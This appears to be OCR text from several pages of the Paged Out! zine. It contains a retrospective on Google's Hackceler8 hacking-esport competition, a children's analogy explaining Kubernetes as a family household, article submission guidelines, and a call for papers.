In early 2020, I pitched internally at Google the idea to make an experimental non-CTF esport hacking competition that basically combines game hacking, speedrunning, and CTF-like tasks (yes, the fact that you're reading this in another experimental idea of mine doesn't escape me). The idea caught on and – thanks to the help of a lot of truly amazing people (shout out especially to jvoisin, Bitshift, ZetaTwo, spq, sirdarckcat, and jakl!) – we actually made it happen. Due to unrelated reasons, it replaced the pandemic-era online Google CTF Finals in 2020 and 2021, as well as the onsite Google CTF 2022 Finals in London and Google CTF 2023 Finals in Tokyo.
The competition itself used a game as a platform (initially it was a 2D platformer in JavaScript, and later a top-down RPG in Python) and was split into multiple matches played out between 2 or 4 teams. About 30-45 minutes before each match, the players got the version of the game that would be used during the match – while the engine and the game itself were roughly the same, certain pieces of code and map would change to introduce challenge-related bugs and features. After this pre-match time spent on frantically diffing the code bases and fixing the prepared tooling, the players would get access to the game server, one of their dedicated machines would start video streaming its desktop, and commentators would start the 45-minute show.
And it was pretty fun to watch (check out e.g. https://www.youtube.com/@Hackceler8 or https://capturetheflag.withgoogle.com/hackceler8, but also https://github.com/google/google-ctf).


The problem and the way forward
The problem with Hackceler8 was that it reached its entertainment potential only for people who actually knew what was going on on the screen – i.e. folks who knew the challenges, but also who actually played the game. This actually isn't different from a typical sport or esport – the more you know about the game, the more fun it is to watch.

As such, I think the next step would be to try to popularize one or two hacking-game platforms, so that more and more people are familiar with them. Perhaps a way forward would also include the teams and the audience knowing the challenges well in advance of the competition, with the metagame shifting to who executes them the fastest. A fun twist I always wanted to try was to disallow any pre-made tooling during the match itself. I.e. you can implement anything you want, but it has to be done after the match starts. There would be a lot of furious typing, so would Dvorak be meta? Let's make sure mechanical keyboard are obligatory.

The other problem is that while the matches seemingly had 2 or 4 teams competing, there were really no interactions between the teams – it was just a race against time. Admittedly, this isn't an easy problem to solve. If you get the balance wrong, you end up with a typical esport game instead of a hacking competition (after all, why solve difficult hacking challenges at all if you can just headshot your opponents preventing them from reaching the proper place on the map).

Or maybe there is a totally different way to go about it. Let's keep experimenting! Either way, a lot of fun awaits us.

How to explain Kubernetes to 10-year-olds?



Hi! I've heard that you want to know what mommy is doing at work. Let me explain to you what Kubernetes is!

A Kubernetes cluster is like our house: a well-organized place where our whole family, including kids (Containers), father (Pods), grandfather (ReplicaSet), and great-grandfather (Deployment), coexist. Kubernetes gives us the possibility to manage applications (family members).

Like every well-organized family, we have a decision-making center, which is, of course, a kitchen called **the Control Plane** in Kubernetes. Basically, from the Control Plane, all things like scheduling or monitoring the status of the whole cluster are managed, similar to how we manage our activities from the kitchen.

The head of our family is like **a Master Node**, and other family members are like **Worker Nodes**. The Master Node manages and coordinates all the activities happening in the home (Kubernetes cluster), ensuring everything runs smoothly and the family (applications) are happy. Each Worker Node has its own job to do and helps with the tasks assigned by the Master Node. They work together to ensure everything gets done and the family (applications) stay healthy and strong.

The Deployment is like the great-grandfather. Deployment tells Kubernetes how to run applications in the long term. It creates and manages sets of Pods, ensuring that there are right numbers of everything. If a family member (Pod) gets sick, which technically means that the Pod failed, Deployment helps make sure a new healthy one replaces it automatically. Similarly, the great-grandfather makes sure the family stay strong even when someone gets sick.

The ReplicaSet is like the grandfather who looks after the family every day. It keeps track of a certain number of family members (Pods) running at any time. If there aren't enough family members, ReplicaSet brings in more to keep the family stable. Like a grandfather, ReplicaSet takes care of the balance within the Pods, ensuring that each one of the family members has responsibilities and is not overloaded at the same time.

The Pod is like the father and mother. It's a group of one or more containers that work together. Each container does a specific job, like a family member having different responsibilities. The Pod takes care of them all, ensuring they have the resources like CPU and memory, which is similar to a father taking care of the family's needs and creating an environment for kids to grow.

The container is the smallest part, like a baby of the family. Each container runs its own little program or service, and the Pod takes care of all the containers together, ensuring they get what they need to do their jobs, like a father taking care of a baby's needs. Containers can evolve and grow the same way kids do.

Would you like to see your article published in the next issue of Paged Out!?

Here's how to make that happen:

First, you need an idea that will fit on one page.
That is one of our key requirements, if not the most important. Every article can only occupy one page. To be more precise, it needs to occupy the space of 515 x 717 pts.

We have a nifty tool that you can use to check if your page size is ok - https://review-tools.pagedout.institute/

The article has to be on a topic that is fit for Paged Out! Not sure if your topic is?

You can always ask us before you commit to writing. Or you can consult the list here: https://pagedout.institute/?page=writing.php#article-topics

Once the topic is locked down, then comes the writing, and it has to be done by you. Remember, you can write about AI but don't rely on it to do the writing for you ;) Besides, you will do a better job than it can!

Next, submit the article to us, preferably as a PDF file (you can also use PNGs for art), at articles@pagedout.institute.

Here is what happens next:

First, you will receive a link to a form from us. The form asks some really important questions, including which license you would prefer for your submission, details about the title and the name under which the article should be published, which fonts you have used and the source of images that are in it.

Remember that both the fonts and the images need to have licenses that allow them to be used in commercial projects and to be embedded in a PDF.

Once the replies are received, we will work with you on polishing the article. The stages include a technical review and a language review.
If there are images in your article, we will ask you for an alt text for them.

After the stages are completed, your article will be ready for publishing!

Not all articles have to be written. If you want to draw a cheatsheet, a diagram, or an image, please do so, we accept such submissions as well.

This is a shorter and more concise version of the content that can be found here: https://pagedout.institute/?page=writing.php and here: https://pagedout.institute/?page=cfp.php

The most important thing though is that you enjoy the process of writing and then of getting your article ready for publication in cooperation with our great team.

Happy writing!

Paged Out! Call For Papers!

We are accepting articles on programming (especially programming tricks!), infosec, reverse engineering, OS internals, retro computers, modern computers, electronics, hacking, demoscene, radio, and any other cool technical stuff!

For details please visit:

https://pagedout.institute/